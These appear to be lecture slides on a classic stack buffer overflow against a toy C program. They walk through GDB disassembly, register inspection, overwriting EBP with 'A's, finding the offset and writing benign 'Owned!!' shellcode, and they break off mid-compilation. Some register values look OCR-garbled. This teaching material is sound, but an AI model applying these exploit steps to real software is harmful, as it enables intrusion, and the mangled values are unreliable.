0x08048375 <main+1>: mov %esp,%ebp
0x08048377 <main+3>: sub $0x58,%esp
0x0804837a <main+6>: and $0xfffffffff0,%esp
0x0804837d <main+9>: mov $0x0,%eax
0x08048382 <main+14>: sub %eax,%esp
0x08048384 <main+16>: mov $0xc(%ebp),%eax
0x08048387 <main+19>: add $0x4,%eax
0x0804838a <main+22>: mov (%eax),%eax
0x0804838c <main+24>: mov %eax,$0x4(%esp)
0x08048390 <main+28>: lea 0xfffffff8(%ebp),%eax
0x08048393 <main+31>: mov %eax,(%esp)
0x08048396 <main+34>: call 0x80482a0 <strcpy@plt>
0x0804839b <main+39>: leave
0x0804839c <main+40>: ret
End of assembler dump.
(gdb) quit
pac@pac:~/bof $
```

Annotations with numbered circles:

- 1: Run GDB on **basic\_vuln.o**
- 2: View the program's source code
- 3: Disassembles function **main**
- 4: Notice that the call to **strcpy** occurs at memory address **0x08048396**
- 5: Next, we will set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes
- 6: Quit GDB

*The goal is to be able to inspect machine registers before and after the **strcpy** function call*

# Inspecting Registers with Normal Input

Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

Run the program with 5 As input

Inspect the registers “info registers”

Quit GDB

The screenshot shows a terminal window titled "Terminal" with the following content:

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x804839c: file basic_vuln.c, line 5.
(gdb) run AAAAAA
Starting program: /home/pac/bof/basic_vuln.o AAAAAA

Breakpoint 1, 0x804839c in main (argc=134513524, argv=0x2) at basic_vuln.c:5
5      }
(gdb) info registers
eax            0xfffffff800      -1073743872
ecx            0xffffffffd9      -551
edx            0xffffffa2d      -1073743315
ebx            0xb7fd6ff4      -1208127500
esp            0xbfffff84c      0xbfffff84c
ebp            0xbfffff8a8      0xbfffff8a8
esi            0xb8000ce0      -1207956256
edi            0x8                0
eip            0x804839c      0x804839c <main+40>
eflags          0x200246 [ PF ZF IF ID ]
cs              0x73             115
ss              0x7b             123
ds              0x7b             123
es              0x7b             123
fs              0x8                0
gs              0x33             51
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~/bof $
```

Annotations with numbered callouts:


- 1 Run GDB on **basic\_vuln.o**
- 2 Set a breakpoint at the memory address of the **return** instruction after **strcpy** completes
- 3 Run the program with 5 As input
- 4 Reached the breakpoint
- 5 Inspect the registers “info registers”
- 6 Quit GDB
- 7 Answer “y” to confirm quitting

A large bracket on the right side groups annotations 5, 6, and 7, pointing to the "info registers" command output. A callout from annotation 7 points to the "y" in the "The program is running. Exit anyway? (y or n) y" prompt.

We entered a string that **easily fit within our buffer**, so the state of these registers is within the **expected operation of the program**.

*What would happen if we entered a string that was longer than 64 characters? and how would it impact the operation of the program?*

# Crafting a Long Input



The screenshot shows a terminal window titled "Terminal". The menu bar includes "File", "Edit", "View", "Terminal", "Tabs", and "Help". The command line shows two lines of text:

```
pac@pac:~/bof $ perl -e 'print "A"x100' > long_input ①
pac@pac:~/bof $ cat long_input
```

Below the command line, the terminal displays a large amount of the letter 'A' repeated 100 times. A callout bubble points to the number 1 in the command line with the text: "Outputs 100 As and stores it into **long\_input** file".

# Inspecting Registers with Long Input

Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes

Run the program with the long input  
run `cat long\_input`

Note the difference between ` and '

Inspect the registers  
"info registers"

Continue running past the breakpoint

Quit GDB

The screenshot shows a terminal window titled "Terminal" with the following GDB session:

```
pac@pac:~/bof $ gdb -q basic_vuln.o
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break *main+40
Breakpoint 1 at 0x0004839c: file basic_vuln.c, line 5.
(gdb) run `cat long_input`
Starting program: /home/pac/bof/basic_vuln.o `cat long_input`

Breakpoint 1, 0x0004839c in main (argc=Cannot access memory at address 0x41414141
) at basic_vuln.c:5
5 }
(gdb) info registers
eax      0xfffffff7a0      -1073743968
ecx      0xffffffffd8      -552
edx      0xffffffa2d      -1073743315
ebx      0xb7fd6ff4      -1208127500
esp      0xfffffff7ec      0xfffffff7ec
ebp      0x41414141      0x41414141
esi      0xb8000ce0      -1207956256
edi      0x0      0
eip      0x0004839c      0x0004839c <main+40>
eflags   0x200246 [ PF ZF IF ID ]
cs       0x73      115
ss       0x7b      123
ds       0x7b      123
es       0x7b      123
fs       0x0      0
gs       0x33      51
(gdb) c
Continuing.


Program received signal SIGSEGV, Segmentation fault.
0x041414141 in ?? ()
(gdb) quit
The program is running. Exit anyway? (y or n) y
pac@pac:~/bof $
```

Annotations with numbered callouts:

- 1 Run GDB on **basic\_vuln.o**
- 2 Set a **breakpoint** at the memory address of the **return** instruction after **strcpy** completes
- 3 Run the program with the long input  
run `cat long\_input`
- 4 Reached the breakpoint
- 5 Note the difference between ` and '
- 6 Inspect the registers  
"info registers"
- 7 Continue running past the breakpoint
- 8 Quit GDB
- 9 Notice that we got a **memory violation** and the **EBP** register was **overwritten** with 0x41414141 (hex for AAAA). This means we have some control of the EBP register!
- 10 Answer "y" to confirm quitting

# Memory Layout

```
#include <stdio.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



\*Read more about possible padding for proper alignment in X86 architecture:

<https://stackoverflow.com/questions/4162964/whats-this-between-local-var-and-ebp-on-the-stack>


<https://stackoverflow.com/questions/35249788/waste-in-memory-allocation-for-local-variables>

<https://stackoverflow.com/questions/2399072/why-gcc-4-x-default-reserve-8-bytes-for-stack-on-linux-when-calling-a-method>

The drawing does take into consideration possible padding of values in memory for **maintaining proper alignment\***


# Exploitation Idea

- The first local variable is located at **EBP-4**. Can we use this information can we exploit the program?
- Since we can control the data placed in the buffer and we can control what the program will return to (address: EBP+4) and execute next we could place some machine code in the **buffer** and **trick the program into running our malicious code.**



# Exploitation Idea

- First, we should figure out exactly **what offset** in our input the EBP register gets overwritten.
- Second, we should build some simple **Shellcode** (machine code) to test our exploit.



# Finding Exact Offset for EBP and EIP Registers

One technique for finding the exact offset of where the EBP register is overwritten is to perform a binary search on length of the input.

```
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x64')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x100')
Segmentation fault
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x72')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x77')
Segmentation fault
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x74')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x75')
pac@pac:~/bof $ ./basic_vuln.o $(perl -e 'print "A"x76')
Illegal instruction
pac@pac:~/bof $
```


1

Here we see that the **EBP** register is probably overwritten at the 76<sup>th</sup> byte.

We get an **illegal instruction** at offset 76 because we overwrote the **EBP** not the **EIP**.


## Crafting the Malicious Input (Shellcode)

We should create an input of  $76 - 4 = 72$  bytes to use as malicious input (**shellcode**) before overwriting the address values of EBP and EIP to run our shellcode.



# Writing Shellcode

- Next, let's write some simple shellcode to print “Owned!!” if we are successful.
- Writing shellcode is hard problem, so feel free to choose from available online resources the shellcode you like:
  - Shell Storm - <http://shell-storm.org/>
  - Exploit Database - <https://www.exploit-db.com/shellcodes>



# Writing Shellcode

```
section .data
msg db 'Owned!!',0xa
section .text
global _start
_start:


;write(int fd, char *msg, unsigned int len)
mov eax,4          ; kernel write command
mov ebx,1          ; set output to stdout
mov ecx,msg        ; set msg to Owned!! string
mov edx,8          ; set parameter len=8 (7 characters followed by newline character)
int 0x80          ; triggers interrupt 80 hex, kernel system call

;exit(int ret)
mov eax,1          ; kernel exit command
mov ebx,0          ; set ret status parameter 0=normal
int 0x80          ; triggers interrupt 80 hex, kernel system call
```

shellcode.asm

Note that the ";" character indicates a **comment** and does not need to be included in the assembly source

# Compiling the Shellcode



The screenshot shows a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Tabs", and "Help". The main area of the terminal displays the following assembly code:

```
pac@pac:~/bof $ cat shellcode.asm
section .data
msg db 'Owned!!!',0xa
section .text
global _start
_start:

;write(int fd, char *msg, unsigned int len)
mov eax,4
mov ebx,1
mov ecx,msg
mov edx,8
int 0x80

